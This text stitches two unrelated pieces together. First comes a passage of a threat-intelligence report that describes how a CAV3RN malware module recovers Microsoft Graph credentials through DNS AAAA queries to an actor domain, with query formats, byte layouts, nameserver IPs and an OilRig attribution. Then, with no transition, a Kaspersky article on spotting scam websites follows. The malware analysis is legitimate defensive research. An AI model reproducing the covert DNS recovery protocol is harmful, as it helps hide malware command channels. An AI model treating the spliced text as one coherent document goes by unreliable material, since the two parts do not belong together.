
DNS-based configuration recovery (simplified)
The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.
The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.
For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.
The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:
Index
Configuration value
0
TenantId
1
ClientId
2
ClientSecret
3
UserEmail
Determining the field length through .p. queries

For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.
In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.
As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:
d.53466D4C67515A.0.p.cloudlanecdn[.]com
The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.
IPv6 AAAA record payload layout for obtaining length
In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.
To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.
Field length encoding in DNS AAAA record responses (example)
Retrieving configuration data through .q. queries

After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.
The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.
Queries continue at 14-byte offsets until the declared field length has been recovered.
The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.
TenantId retrieval process via DNS AAAA records (example)
In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.
The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.
The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.
Failure handling and the sentinel AAAA response
In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.
The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.
Infrastructure
Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.
Domain
IP
First seen
ASN
Hosting
ns1.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns2.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns3.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns4.cloudlanecdn[.]com
144.172.108[.]205
May 21, 2026
AS 14956
RouterHosting LLC
Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.
The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.
The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.
Attribution
In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.
Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.
Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.
OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.
Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.
Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.
Conclusions
The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.
The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.

A suspicious website is a web resource that cannot be definitively classified as phishing, but whose activities are unsafe. Such sites manipulate users, tricking them into voluntarily transferring money for non-existent services, signing up for hidden subscriptions, or disclosing personal data through carefully crafted terms of service. These include fake online stores, dubious crypto exchanges, investment platforms, and services with paid subscriptions.



Kaspersky has introduced a new web filtering category, “Sites with an undefined trust level,” into its security products (Kaspersky Premium, Android and iOS apps, etc.). The system analyzes the domain name and age, IP address reputation, DNS configuration, HTTP security headers, and SSL certificate to automatically detect suspicious resources.
According to Kaspersky data for January 2026, the most widespread global threat is fake browser extensions that mimic security products — they were detected in 9 out of 10 regions analyzed worldwide. Such extensions intercept browser data, track user activity, hijack search queries, and inject ads.
Kaspersky’s regional statistics reveal the specific nature of these threats: in Africa, over 90% of the top 10 suspicious websites are online trading scam platforms; in Latin America, fake betting services predominate; in Russia, fake binary options brokers and “educational platforms” with fraudulent subscriptions lead the way; in CIS countries — crypto scams and bots for inflating engagement.

Key indicators of a suspicious website to check: a strange domain name with numbers or random characters, cheap top-level domains (.xyz, .top, .shop), a recently registered domain (less than 6 months old according to WHOIS data), unrealistic promises (“100% guaranteed income,” “up to 300% profit”), lack of company contact information, and payments only via cryptocurrency or irreversible bank transfers.
Introduction
The online landscape is filled with various traps lying in wait for users. One such threat involves websites that can’t be strictly classified as phishing, yet whose activities are inherently unsafe. These sites often operate on the fringes of the law, even if they aren’t directly violating it. Sometimes they use a cleverly crafted Terms of Service document as a loophole. These agreements might include clauses such as no-refund policies or forced automatic subscription renewals.
Fake online stores, dubious financial platforms, and various online services that mimic legitimate business operations are all categorized as suspicious. Unlike actual phishing sites, which aim to steal sensitive data like banking credentials or passwords, these suspicious sites represent a far more cunning trap. Their goal is manipulation: tricking the victim into willingly paying for non-existent goods and services or signing them up for a subscription that’s nearly impossible to cancel. Beyond financial gain, these sketchy websites may also hunt for personal data to sell later on the dark web.
Our solutions categorize them as having an “undefined trust level”. This article explains what these sites look like, how to identify them, and what you can do to stay safe.
The dangers of shady websites

One of the biggest risks associated with making a purchase from an untrusted website that seems to be an online store is the financial loss and falling victim to fraud. Fake shops will entice you with attractive deals to get you hooked. After you pay, you may never receive what you paid for, or you may receive some cheap piece of unusable junk instead of the item you ordered. Investment or “guaranteed income” programs are another type of classic scam — they promise rapid returns, and once they take your deposits, they disappear without a trace.
Visiting or buying from untrusted suspicious websites can expose you to various risks that go beyond a single bad purchase. Fraudulent websites often collect your personal information even if you do not end up making a purchase. By completing a form or signing up for a “free offer”, you may be providing the scammer with access to your information.
Personal data collection can happen in a fairly straightforward and obvious way — for instance, through a standard order delivery form. In this scenario, attackers end up with sensitive information like the user’s full name, shipping and billing addresses, phone number, email address, and, of course, payment details. As we’ve previously discussed, fraudsters sell this kind of information, and there’re countless ways it can be used down the line. For example, this data might be leveraged for spam campaigns or more serious threats like stalking or targeted attacks.
Common types of suspicious sites
Let’s take a closer look at the different types of shady sites out there and how interacting with them can lead to financial loss, data leaks, the unauthorized use of personal information, and other consequences.
It’s worth noting that rogue websites can masquerade as legitimate ones in almost any industry. The first type of fraudulent site we’ll look at is fake online stores. These can appear as clones of real brand websites or as standalone stores. Usually, the scam follows one of two paths: the buyer either receives a counterfeit or poor-quality product, or they receive nothing at all. These sites lure victims in with suspiciously low prices and “exclusive” deals. Often, users are subjected to psychological pressure: the time to make a purchase decision is purposefully limited, provoking the victim, as with any other scam, into making an impulse purchase.
Another common type of shady site includes online exchanges and trading platforms. These primarily target cryptocurrency, as the lack of legislative regulation for digital currency in certain countries makes them a magnet for fraudsters. These suspicious sites often lure victims with supposedly favorable exchange rates or other enticing gimmicks. If the user attempts to exchange cryptocurrency, their tokens are gone for good. Beyond simple exchanges, rogue sites offer investment services and even display a fake balance growth to appear credible. However, withdrawing funds is impossible; when the victim tries to cash out, they’re prompted to pay some fee or fictional tax.
Subscription traps are also worth noting, offering everything from psychological tests to online video streaming platforms. The hallmark of these sites is that they deliberately withhold critical information, such as recurring charges, or hide the fact it even exists. Typically, the scheme works like this: a user is offered a subscription for a nominal fee, like $1. While that seems attractive, the next charge – perhaps only a week later – might be as much as $50. This information is intentionally obscured, buried in fine print or tucked away in the Terms of Service where it’s harder to find. Legitimate services always clearly disclose subscription terms and provide an easy way to cancel before a trial period ends. Scam services, on the other hand, do everything possible to distract the user from the actual terms of use and subscription.
Shady sites can also masquerade as providers of mediation services, such as legal or real estate assistance. In reality, the service is either never delivered or provided in a stripped-down, incomplete form. For example, a user might be prompted to pay for a service that’s normally provided for free. The danger here lies not only in losing money for non-existent services but also in the significant risk of exposing personal data, such as ID details, taxpayer identification numbers, social security numbers, or driver’s license information. Once in the hands of attackers, this data can become a tool for executing further scams or targeted attacks.
On the whole, suspicious sites are fairly difficult to distinguish from legitimate, trustworthy services. Masquerading as a legitimate business is the primary goal of these sites, and the fraudulent schemes they employ are not always obvious. Nevertheless, there are protective measures as well as certain indicators that can help you suspect a site is unsafe for purchases or financial transactions.
How to identify suspicious or fraudulent websites
Despite the increasingly convincing attempts to create fake shops, the majority of them still lack the quality of real online stores, and there are many signs that may give them away. Some of these signs can be caught by the eye while others require a bit of technical investigation. By combining visual inspection, technical checks, and trusted online tools, you can protect yourself from financial loss or data theft.
Visual and manual clues
You don’t need to be a cybersecurity expert to catch many red flags just by observing the site’s domain, visuals, language and behavior. For instance, scam sites often have strange or randomly generated names, filled with numbers, underscores, hyphens, or meaningless words, like best-shop43.com. In addition, such vague top-level domains as .xyz, .top, or .shop are also frequently used in scams because they’re cheap and easy to register.
Furthermore, most fake stores sites look unprofessional, with poor visuals, pixelated images, mismatched fonts, or copied templates. Many fraudulent websites borrow layouts or logos from other brands or free templates, which makes them appear generic and sketchy.
Another major giveaway lies in the content itself. Be aware of persuasive language, unrealistic promises, or emotional triggers such as No KYC, Risk-free returns, 100% guaranteed income, Up to 300% profit, or Passive income with zero effort. Unrealistic deals are another red flag. If the products are listed at extremely low prices, continuous countdown timers, and “limited time only” messages that are often used to pressure you into making a quick purchase, it’s a clear tell of a fraudulent website.
Legitimate businesses always provide verifiable contact details, such as a physical address, company name, and customer support. On the contrary, scam sites hide this information. You may also notice the non-functioning pages, broken or suspicious links leading to unrelated external sites which indicate poor maintenance or malicious intent.
Another important signal is the website’s social media presence. Legitimate online businesses usually maintain at least one active social media account to promote their products and communicate with customers. In most cases, these businesses have long-established social media accounts with harmonized posting history and engagement from real users, consistency between the brand website and social media profiles (same name, logo, and links). The links to social media profiles from the website are usually direct. In contrast, fraudulent or deceptive websites often lack any meaningful social media presence or display signs of superficial or artificial activity. This may include missing social media accounts altogether, social media icons that lead to non-existent, inactive, or unrelated pages, or recently created profiles with very few posts and minimal user engagement. In some cases, comment sections are disabled or dominated by spam and automated content, suggesting an attempt to avoid public interaction rather than engage with customers.
Lastly, the payment options offered by the site can also tell a lot about its legitimacy. Be extremely cautious if a website only accepts cryptocurrency, wire transfers, or third-party P2P payments. These payment methods are irreversible and are preferred by scammers. Legitimate e-commerce platforms typically offer secure and reversible payment options, such as credit cards or trusted payment gateways that include buyer protection policies.
However, the absence or existence of any of these factors alone does not necessarily indicate malicious intent. It should be evaluated in combination with technical, linguistic, and behavioral indicators, rather than treated as a standalone signal of legitimacy.
Technical indicators to check
Looking into technical signs can reveal whether a website is trustworthy or potentially fraudulent.
One of the first things to check is the domain age. Scam websites are often short-lived, appearing only for a few weeks or months before disappearing once users start reporting them. To check when the domain was created, use a WHOIS lookup. If it’s less than six months old, be cautious — especially for e-commerce or investment sites, where legitimacy and trust take time to build.
Let’s take a look at the registration details for the popular online marketplace Amazon. As we can see from the WHOIS information, it was registered in 1994.
Meanwhile, a reported suspicious online store was created a couple of months ago.
Legitimate websites usually operate on stable hosting platforms and remain on the same IP addresses or networks for long periods. In contrast, fraudulent websites often move between servers (in most cases using a cheap shared hosting service) or reuse infrastructure already associated with abuse. Checking the IP address reputation can reveal if the website or the hosting server has previously been linked to suspicious activities. Even if the website looks legitimate, a poor IP reputation can expose it.
In addition to that, looking at the infrastructure behavior over time can reveal patterns about its legitimacy. Websites associated with fraudulent activity often show short lifespans, sudden spikes in activity, or rapid appearance and disappearance, which indicates a coordinated campaign rather than a legitimate business.
